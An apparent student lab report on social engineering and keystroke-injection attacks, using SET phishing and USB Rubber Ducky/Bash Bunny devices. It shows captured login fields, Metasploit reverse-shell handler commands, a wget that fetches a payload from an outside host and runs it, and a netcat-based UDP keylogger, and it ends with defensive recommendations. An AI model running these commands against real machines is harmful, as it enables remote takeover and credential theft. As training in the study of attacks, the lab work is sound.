


Figure 2.4 - Full SET website vector attack on a target host machine



```
When you have the QRCode Generated, select an additional attack vector within SET and
deploy the QRCode to your victim. For example, generate a QRCode of the SET Java Applet
and send the QRCode via a mailer.

Enter the URL you want the QRCode to go to (99 to exit): http://192.168.0.3
[*] QRCode has been generated under /root/.set/reports/qrcode_attack.png
```


```
POSSIBLE USERNAME FIELD FOUND: email=what'sthe@deal.with
POSSIBLE PASSWORD FIELD FOUND: pass=airplanes
PARAM: prefill_contact_point=what's+the
PARAM: prefill_source=browser_dropdown
PARAM: prefill_type=contact_point
PARAM: first_prefill_source=browser_dropdown
PARAM: first_prefill_type=contact_point
PARAM: had_cp_prefilled=true
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAh
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


[*] WE GOT A HIT! Printing the output:
```

Since the main weakness to these attacks are the users themselves (human weakness), a recommendation for an organization to avoid social engineering attacks would be to educate the employees or users on the types of attacks out there, how to recognize these sites, and how to avoid falling for the trap. Another important factor is to pay attention to the URL of website, specifically the domain name as most phishing sites involve a variation of different spellings.

Part 3 – Keystroke Injection Attack (Rubber Ducky and Bash Bunny)


Our first attack was to spawn a reverse shell on a Linux victim machine which meant turning our machine into a listener that takes in UDP transmissions from the victim. As shown in figure 3.1, we created a payload using Meterpreter through Armitage (Reverse TCP) and uploaded it to a remote server. We then created a Ducky script to download and actively run the payload. The biggest constraint that we came across was running these scripts on a locked machine since Ducky and Bunny only imitate keyboards.

Figure 3.1 – Reverse Shell on compromised Linux machine shown through Armitage



```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set PAYLOAD linux/x64/meterpreter_reverse_tcp
PAYLOAD => linux/x64/meterpreter_reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.0.12
LHOST => 192.168.0.12
msf exploit(multi/handler) > set LPORT 12333
LPORT => 12333
msf exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 6.
[*] Started reverse TCP handler on 192.168.0.12:12333
[*] Meterpreter session 2 opened (192.168.0.12:12333 -> 192.168.0.11:60432) at 2018-10-24 22:41:04 +0000

msf exploit(multi/handler) >
```

Figure 3.2 - Payload post exploitation on compromised Linux Machine



root@datacomm-192-168-0-11:~
File Edit View Search Terminal Help

```
15:51:27(-)root@datacomm-192-168-0-11:~$ wget arcwil.net/payloadshelllinux
--2018-10-24 15:51:28--  http://arcwil.net/payloadshelllinux
Resolving arcwil.net (arcwil.net)... 192.161.182.115
Connecting to arcwil.net (arcwil.net)|192.161.182.115|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 911184 (890K)
Saving to: ‘payloadshelllinux.3’

payloadshelllinux.3 100%[===================>] 889.83K  1.57MB/s    in 0.6s

2018-10-24 15:51:29 (1.57 MB/s) - ‘payloadshelllinux.3’ saved [911184/911184]

15:51:29(-)root@datacomm-192-168-0-11:~$ chmod 777 payloadshelllinux
15:51:30(-)root@datacomm-192-168-0-11:~$ ./payloadshelllinux
```

The reverse shell attacks were verified through our host view in Armitage, shown in figure 3.1 by the red computer with lightning on it. Once the shell is actively running, we have complete control of the computer. Figure 3.2 presents a screenshot of the terminal that is running the payload, along with the commands used to start it running. This is the result of plugging our device into the machine and having it automatically run our commands. In a real attack, this would be hidden from the user once running.


In addition to the reverse shell, we also created a keylogger for the victim to run. The script only differs in the file that it downloads. Once deployed and actively running, the keylogger sends all keystrokes via UDP to a netcat server which can be shown in figure 3.3 and 3.4. We can view the output on the netcat session, or we can pipe it to a file for later use. Figure 3.3 shows our keylogging script payload being executed on the victim's Windows machine and then figure 3.4 displays the piped messages to our console through our netcat listener (Port 8506).

Figure 3.3 – Keylogging Payload being executed on Windows victim machine




```
PS D:\BCIT Semester 7\COMP 8506\Assignment-4\part3\Keylogger-Executable> .\windows_keylogger.exe
```

Figure 3.4 – Keylogging being piped to our machine via netcat



```
13:30:12(-)root@datacomm-192-168-0-12:~$ nc -lu 8506
kjlkjlkjl;jl;kjkljkljKey.shiftthisKey.spaceisKey.spaceaKey.spacetestKey.spacefro
mKey.spacetheKey.spaceKey.shiftwindowsKey.spacemachineKey.spaceoverKey.spacehere
Key.spacehahaKey.spacelolKey.spacelmaoKey.enterKey.spaceKey.print_screenKey.cmdr
mspaintKey.enterKey.ctrl_lvKey.alt_lKey.print_screenKey.alt_lKey.tabKey.ctrl_lvK
ey.ctrl_lswinkeylogger
```

Figure 3.5 – Reverse Shell on compromised Windows machine shown through Armitage



```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter_reverse_tcp
PAYLOAD => windows/meterpreter_reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.0.12
LHOST => 192.168.0.12
msf exploit(multi/handler) > set LPORT 12345
LPORT => 12345
msf exploit(multi/handler) > set Encoder x86/shikata_ga_nai
Encoder => x86/shikata_ga_nai
msf exploit(multi/handler) > set EXITFUNC process
EXITFUNC => process
msf exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(multi/handler) > set Iterations 3
Iterations => 3
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 5.
[*] Started reverse TCP handler on 192.168.0.12:12345
[*] Meterpreter session 1 opened (192.168.0.12:12345 -> 192.168.0.5:49771) at 2018-10-24 22:25:41 +0000




msf exploit(multi/handler) >
```

The attacks on the Windows machine look identical on the attacker side, with the only difference being the victim being on a Windows machine. The Ducky and Bunny scripts function in the same way as the Linux versions, but have an additional step of bypassing UAC and disabling Windows Defender. As our keylogger ‘server’ is a netcat listener, no changes are needed, and keystrokes are recorded as normal for which it can be shown in figure 3.4.

Based on the results of this experiment, our recommendations on how an organization could protect its network or users against this exploit would be educating their employees and admins about leaving their physical hardware unattended. By plugging in a USB and having it perform keyboard injections, it shows the simplicity of the levels an attacker can go through just to exploit your machine. An employee or administrator should try to avoid leaving their machines unattended and if that is the case, the best way to prevent this from happening is to put the computer in locked mode (OS lock and not physical lock) as keyboards scripts are useful if the computer is unlocked. The other recommendation that can prevent this from happening is to have administrators disable USB ports when giving out machines to the employees or digitally disabling unauthorized USB drives from installing the driver on the machine.